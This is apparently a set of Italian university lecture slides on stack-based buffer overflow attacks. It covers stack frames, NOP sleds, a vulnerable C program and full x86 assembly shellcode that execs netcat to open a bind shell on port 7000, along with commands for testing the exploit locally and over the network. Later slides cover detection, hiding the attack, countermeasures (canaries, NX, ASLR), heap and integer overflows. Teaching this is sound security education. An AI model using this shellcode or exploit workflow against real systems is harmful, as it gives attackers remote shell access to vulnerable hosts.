attacchi basati su buffer overflow

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

buffer overflow

- nell'esecuzione di un programma, il momento in cui in un buffer vengono scritti più dati di quanti ne possa contenere
- lo stack o lo heap sono sovrascritti creando uno stato inconsistente
- se l'errore non viene rilevato...
  – crash del processo
  – **comportamento anomalo**
- anche detto ***buffer overrun***

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

attacco di tipo buffer overflow in sintesi

- tipologie di attacchi basati su buffer overflow
  - stack based (stack smashing)
  - heap based (heap smashing)
  - Return Oriented Programming (ROP)

- l’attacco prevede l’esecuzione di codice macchina arbitrario o scelto dall’attaccante mediante creazione di opportuno input
- ci concentriamo sulla variante stack based

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

rilevanza

- il buffer overflow è un problema del software scritto in C/C++
- tutto il software di base è scritto in C
  - kernel
  - comandi del sistema operativo
  - ambiente grafici
  - moltissime librerie

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

rilevanza

- molto software applicativo è scritto in C e C++
  - suite di produttività (es. office)
  - viewer (es. acrobat reader)
  - web browser (explorer, firefox, chrome, ecc.)
  - mailer (outlook, thunderbird, ecc.)
  - interpreti (jvm, js, python, perl, bash, ecc)
  - dbms (oracle, sql server, mysql, postgress, ecc)
  - moltissimi server (web, mail, dns, ftp, dbms, ecc)
  - p2p (eMule, ecc)
- gran parte di questo software riceve input non fidato
  - ad esempio scaricato dalla rete o pervenuto via email
  - costruito per attendere richieste non fidate (server, p2p)

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

l'obiettivo da attaccare

- l'attaccante identifica un **processo** che non controlla il confine di almeno uno dei suoi buffer
  - C e C++ di default non effettuano il controllo
  - ...non sono progettati per farlo, prediligono l'efficienza
- il processo può essere
  - già in attesa di input dalla rete (es, web server)
  - lanciabile dall'attaccante se questo è già un utente del sistema

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

esempio di programma vulnerabile

```
#include <stdio.h>

int main(int argc, char** argv)
{
   f();
}

void f()
{
   char buffer[16];
   int i;
   printf("input> ");
   fflush(stdout); /*svuota il buffer*/
   scanf("%s", buffer);
   i=0;
   while ( buffer[i]!=0 )
      {
      fputc(buffer[i]+1, stdout);
      i++;
      }
   printf("\n");
}
```

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

principi: organizzazione della memoria

- la memoria di un processo è divisa in
  - programma (r-x)
  - dati (rwx)
  - stack (rwx)
- ciascun sistema operativo ha proprie particolarità ma tutti hanno almeno programma, dati e stack

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

principi: stack frame

- un insieme di dati nello stack associato all'esecuzione di una funzione
  - la chiamata a funzione genera un frame
  - *il ritorno da una funzione cancella il frame*
- uno stack frame contiene
  - **parametri attuali della funzione (cioè gli argomenti)**
  - **indirizzo di ritorno**
  - **variabili locali (che possono essere usati come buffer)**

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

principi: stack frame

- l'ordine sullo stack non va imparato a memoria!
- è lo stesso per tutti i linguaggi imperativi

- non può essere altrimenti...

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti



principi: stack frame

direzione di crescita dello stack

```
main(....)
   {
   variabili locali
   f( .... )
   }
f(....)
   {
   variabili locali
   ...
   }
```

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

l'attacco prevede...

- iniezione di codice macchina arbitrario (payload) in memoria
  - o nel buffer
  - o in zone limitrofe grazie al buffer overflow
- redirezione dell'esecuzione verso il codice
  - cambiamento del return pointer contenuto nello stack frame (in prossimità del buffer)
- entrambe le cose sono effettuate mediante la creazione di una stringa di input adeguata

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

redirezione verso il codice arbitrario

- l'input sovrascrive il return pointer
- il payload viene eseguito quando la funzione chiamata “ritorna” al chiamante

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

situazione normale dello stack



direzione di crescita dello stack

```
main(....)
   {
   variabili locali
   f( .... )
   }
f(....)
   {
   char buffer[10];
   int i;
   ...
   }
```

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

buffer overflow




```
main(....)
   {
   variabili locali
   f( .... )
   }
f(....)
   {
   char buffer[10];
   int i;
   scanf("%s", buffer);
   }
```

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

creazione dell'input

- la creazione dell'input con il payload (o shellcode) è una attività complessa:
  - non si sa che eseguibili ci sono sulla macchina
    - es. che shell sono installate?
  - non si sa se sono a disposizioni funzioni di libreria statiche o dinamiche e quali
    - aggirabile con l'uso diretto delle system call

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

creazione dell'input

- la creazione dell'input con il payload (o shellcode) è una attività complessa.
- di fatto non si sa esattamente in che punto della memoria è il buffer
  - varia con la configurazione, l'input, l'ambiente, ecc.
- uso di codice rilocabile
  - uso di indirizzamenti relativi rispetto a program counter (non disponibile nell'architettura i386)
  - estrazione del program counter + indirizzamento con registro base

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

creazione dell'input

- non si sa esattamente dove è il return pointer
  - replichiamo il valore che si vogliamo mettere nel return pointer un po' di volte "sperando" di sovrascrivere il punto dello stack frame dove il return pointer originario è memorizzato
  - l'allineamento dei puntatori, dei buffer e degli interi imposto dall'architettura e dal compilatore è di grande aiuto!

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

creazione dell'input

- non si sa che valore mettere nel return pointer cioè quale è l'entry point del nostro payload
  - ... poiché l’attaccante non sa esattamente dov’è il buffer in memoria
- prove automatizzate
- uso di un largo numero di **istruzioni nop** all’inizio del payload per avere un range di entry point validi

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

creazione dell'input

- guadagno con i nop

  n: numero di nop

  p: numero di prove da fare senza nop

  p’: numero di prove da fare con nop

    $p' = p/n$

- stiamo assumendo che il layout di memoria, ancorché non noto all’attaccate, sia sempre lo stesso per i vari attacchi
  - altrimenti molto più complicato

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

creazione dell'input

- attenzione, troppi nop potrebbero far sforare la zona valida dello stack provocando un crash della procedura di input, es. scanf()

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

creazione dell'input

- e ancora non è tutto!...
- l'input deve essere letto tutto!
  - ciò non è scontato, scanf() separa i campi mediante sapazi (ascii 0x20), tabulatori orizzontali (ascii 0x09) e verticali (0x0b), new line (0x0a), e altri
  - tali valori non devono essere presenti nell'input
  - ma l'input è un programma!!!!

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

creazione dell'input

- es. in Linux per lanciare un eseguibile si usa la system call execve() che ha codice 11 (0x0b)
- è necessario mettere tale valore nell’accumulatore
  - l'istruzione assembly: mov $0x0b, %eax
  - codificata con: b8 **0b** 00 00 00
- workaround, codice equivalente codificato senza 0x0b
  - b8 6f 00 00 00 mov $0x6f,%eax
  - 83 e8 64 sub $0x64,%eax

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

creazione dell'input

- strcpy() termina la copia quando incontra il terminatore di fine stringa (0x00)
- se dovessimo creare un input per strcpy() dovremmo evitare gli zeri nell'input

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

la funzione deve terminare!

- se la funzione non giunge a termine il return pointer non verrà mai letto
- attenzione a modificare le variabili locali della funzione potrebbero far andare in crash il programma
- se tra il buffer e il return pointer non ci sono variabili...
  - la situazione è ottimale, il buffer overflow non modifica le variabili locali della funzione
- se tra il buffer e il return pointer ci sono altre variabili...
  - attenzione!!!! bisogna trovare dei valori che facciano terminare la funzione!

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

scrivere l'exploit

l'exploit può essere...

- scritto direttamente in linguaggio macchina byte per byte,
  - es. direttamente in un file con un editor particolare
- scritto in C, compilato, e trasferito in un file mediante l'uso del debugger o di objdump
  - il compilatore non ha tutti i vincoli che abbiamo noi, sicuramente il codice prodotto va modificato a mano
- scritto in assembly, assemblato e trasferito in un file mediante l'uso del debugger o di objdump
  - massima libertà

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

la struttura del nostro exploit

- riempimento del buffer (buffer molto piccolo)
  - 0x00 × **lunghezza del buffer**
- fake return pointer
  - <payload entry point> × **distanza stimata dal buffer (es. 4 o 8)**
  - **attenzione alle variabili locali!!!**
- **dati del payload**
  - **es. stringa con il nome del file da lanciare "/bin/sh"**
- **sequenza di istruzioni nop**
  - **più sono più è semplice trovare l'entry point del payload**
- **il payload**

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

esempio di payload

- vogliamo che il payload esegua
  - /bin/nc -l -p 7000 -c “/bin/sh -i”
  - /bin/sh -i è una shell interattiva
- stiamo assumendo che siano installati sulla macchina
  - /bin/nc
  - /bin/sh
- usiamo la system call execve()
  - fa partire un altro eseguibile al posto del processo corrente (mantiene il PID)
  - il processo corrente scompare!

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

execve()

- uso in C: vedi man sezione 2 di linux
- in assembly... (arch. x86_32)
  - in %ebx il puntatore alla stringa che contiene il pathname dell'eseguibile
  - in %ecx il puntatore ad un array di puntatori (terminato da zero) che contiene puntatori alle stringhe dei parametri.
  - in %edx il puntatore ad un array di puntatori (terminato da zero) che contiene puntatori a stringhe che definiscono l'envirnment ("nome=valore")
  - in %eax il valore $0x0b che identifica execve
  - int 0x80

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

execve()

riempie buffer

fake rp

dati

```
.data     # put everything into the data section
buffer: .space              16, 'A'            # dummy, it represent the buffer to smash
    .set          myeip, 0xbffff670    # fake return pointer
    # we do not know exactly where the %eip is saved
    # then we put here more than one copy
    # this is a fortunate situtation since the buffer is located very near
    # to the return address, no local variable is affected and hence
    # function finishing is granted
    .long                  myeip
    .long                  myeip
    .long                  myeip
    .long                  myeip
    .long                  myeip

# the data of the payload

p0: .asciz                 "/bin/nc"          # executable to launch with parameters...
p1: .asciz                 "-l"               # listen mode
p2: .asciz          "-p"               # port
p3: .asciz          "7000"             #   7000
p4: .asciz          "-c"              # command to execute when connected:
p5: .ascii          "/bin/sh"          #   a shell
p5b:.asciz                 "!-i"              #   "!" will be translated into a space


args:   #arguments array
pp0:.long                  0
pp1:.long                  0
pp2:.long                  0
pp3:.long                  0
pp4:.long                  0
pp5:.long                  0
pp6:.long                  0

env:.long                  0                  # no envinoment
```

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

execve()

nop

prende indirizzo

sistema parametri syscall

sys call

```
        nop
        nop
        ...
        nop

        # get the address of the pop instruction
        call self
self:   pop %ebp
        #set up parameters
        leal    (p0-self) (%ebp), %ebx  # first argument:  pathname executable

        leal    (args-self) (%ebp), %ecx     # second argument: pointer to array of strings

        leal    (p0-self)(%ebp), %eax   # in the array
        movl    %eax, (pp0-self)(%ebp)
        leal    (p1-self)(%ebp), %eax
        movl    %eax, (pp1-self)(%ebp)
        leal    (p2-self)(%ebp), %eax
        movl    %eax, (pp2-self)(%ebp)
        leal    (p3-self)(%ebp), %eax
        movl    %eax, (pp3-self)(%ebp)
        leal    (p4-self)(%ebp), %eax
        movl    %eax, (pp4-self)(%ebp)
        leal    (p5-self)(%ebp), %eax
        movl    %eax, (pp5-self)(%ebp)

        #p5b should be traslated into a space
        decb    (p5b-self)(%ebp)
        leal    (env-self) (%ebp), %edx         # third argument: environment

        movl    $111,%eax
        subl    $100,%eax
# system call number 11 (sys_execve)
# this fancy way does not introduce white-space characters

        int     $0x80                           # call kernel
```

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

creazione dell'input

- as -o nomefile.o nomefile.S
  - crea il file oggetto assemblato
- objdump -s --section=.data nomefile.o
  - mostra un dump esadecimale
- un semplice script (in perl o python) può agevolmente creare un file i cui byte provengono dall'output di objdump -s

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

test dell'attacco in locale

- situazione
  - programma vulnerabile: target
  - file contenente l'input malevolo: exploit
- comando per il test
  - target < exploit
- verifica: netstat -l -a --inet -n
  - deve apparire un server sulla porta 7000
- verifica: nc localhost 7000
  - una shell con la stessa utenza in cui gira “target”

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

test dell'attacco in rete

- lanciare il server
  - nc -l -p 5000 -c ./target
    - questo è un modo semplice per fare un server con il nostro”target”
  - oppure
    while true; do nc -v -l -p 5000 -c ./target; done
- lanciare il client malevolo
  - cat exploit | nc indirizzoserver 5000
- sul server: netstat -l -a --inet -n
  - deve apparire la porta 7000 in listen
- dal client: nc indirizzoserver 7000

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

detection

- il processo server originario viene completamente sostituito dalla shell del cracker
  - è un approccio semplice ma invasivo
  - è possibile che venga tempestivamente rilevato dagli utenti
  - l'amministratore potrebbe scambiare il problema per un bug del server
  - sui log del server e di sistema non appare nulla di anomalo
  - IDS sull'host: nessun file è cambiato nel filesystem
  - c'è però la shell sulla connessione tcp visibile con netstat
  - IDS di rete potrebbero riconoscere l'attacco, se noto
  - solo sistemi a livello di system call possono essere efficaci nella rilevazione
    - es. acct, se attivo, loggerebbe l'esecuzione di una shell

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

nascondere l'attacco

- un attacco che lasci intatto il server è possibile ma...
  - richiede di modificare lo stack solo il minimo indispensabile
  - richiede l'uso della system call fork() per **duplicare** il processo
- fork() è la stessa syscall usata da tutti i server quando devono servire una richiesta e contemporaneamente continuare ad attenderne delle altre
  - non è difficile da usare
  - rende il payload un po' più grande
  - uno dei cloni esegue execve()

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

mascherare l'attacco

- invece di usare una connessione tcp si può usare udp
- anche un server in attesa sulla porta upd viene rilevato da netstat
  - è possibile però mascherare l'indirizzo dall'altro capo (udp è non connesso)
  - tale indirizzo viene comunque rilevato da uno sniffer nel momento in cui arrivano pacchetti

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

contromisure
(programmatore)

- evitare i buffer overflow nella programmazione!!!
  - è molto difficile
  - si può cambiare linguaggio ma normalmente si perde in efficienza
- canaries: «canarini» che cantano quando trovano lo stack inconsistente
  - si tratta di verifiche vengono compilate prima del ritorno da ciascuna funzione
  - introducono un overhead
- gcc introduce i canaries di default
  - disattivabile

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

contromisure
(da amministratore)

- best practices per vulnerabilità non note
  - far girare solo processi senza bug di sicurezza noti
  - far girare i processi più esposti con utenze non privilegiate (vedi principio del confinamento)
  - "intrusion detection systems" potrebbero rivelare l'attacco
  - application level firewalls o proxy applicativi verificano la correttezza di protocolli
- per vulnerabilità note
  - wrapping (vedi prossime lezioni)

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

contromisure
(da progettista di sistema)

- modificare il kernel in modo da rendere l’attacco difficile
- rendere lo stack non eseguibile (NX cpu extension)
  - supportato su Linux ≥2.6.8 e processore con supporto hw (si su x86 64bit, normalmente disabilitato su x86 32bit)
  - non protegge dall'esecuzione di codice che già è contenuto nella sezione .text (il programma e le librerie linkate)
  - alle volte i compilatori (e gcc) mettono codice nello stack per i propri scopi
  - in Windows supportato da versioni ≥ XP SP2 (data execution prevention - DEP)

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

contromisure
(da progettista di sistema)

- address space layout randomization (ASLR)
  - /proc/sys/kernel/randomize_va_space
  - in Windows supportato da versioni ≥ Vista
  - non risolve definitivamente il problema ma moltissimi attacchi noti vengono comunque invalidati
  - non così efficace per software con process pooling
    - esempio Apache
    - tutti i processi del pool sono cloni del padre (vedi semantica di fork) quindi hanno tutti lo stesso indirizzo per lo stack.

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

buffer overflow: heap based

- il buffer può essere allocato nello heap
  - void* malloc(int size)
- è possibile usare il buffer overflow anche se il buffer non è allocato sullo stack
- la tecnica sfrutta l'idea che spesso assieme alle strutture dati vengono memorizzati puntatori a funzioni
  - tali puntatori giocano un ruolo simile al return pointer
- la programmazione a oggetti, e il C++, fanno largo uso dei "puntatori a codice" nelle strutture dati

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

buffer overflow: formati con string size

- alcuni formati rappresentano una stringa non con lo zero finale ma con il numero di caratteri da leggere prima della stringa
- check tipico: legge la lunghezza in len e poi: if (len< BUFLEN)…
  - sempre vero per numeri negativi
  - BUFLEN è la lunghezza del buffer.
- dichiarazione errata
  - int len;
- dichiarazione corretta
  - unsigned int len;

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

buffer overflow: formati con string size

- esempio, int di 16 bit
  - con segno tra -32768 e +32767
  - senza segno tra 0 e 65535
  - 65535 interpretato con segno è -1
- len < BUFLEN ? sempre vero per numeri negativi
- se len è dicharato “con segno” il check passa e vengono letti 65535 bytes.
  - che probabilmente è più di BUFLEN

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

buffer overflow: interi e buffer dinamici

- possiamo pensare di allocare un buffer dinamicamente della lunghezza che ci serve
  - in C si fa con malloc(int)
- so che devo leggere *len bytes mi serve un buffer di len+1 bytes*
  - *perché ho lo zero finale*
- quindi alloco il buffer con malloc(*len*+1)
- che succede se *len* è pari a 4294967295? quanto è lungo il buffer allocato?

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

il codice nei posti più impensati...

- non necessariamente il codice deve essere «iniettato»
- si tratta del cosiddetto Return Oriented Programming
- si può eseguire codice di libreria condivisa
  - in windows certe librerie standard sono caricate ad inidirizzi noti
  - esistono «inventiari» di routine utili da chiamare

© 2006-2017 maurizio pizzonia – sicurezza dei sistemi informatici e delle reti

return oriented programming

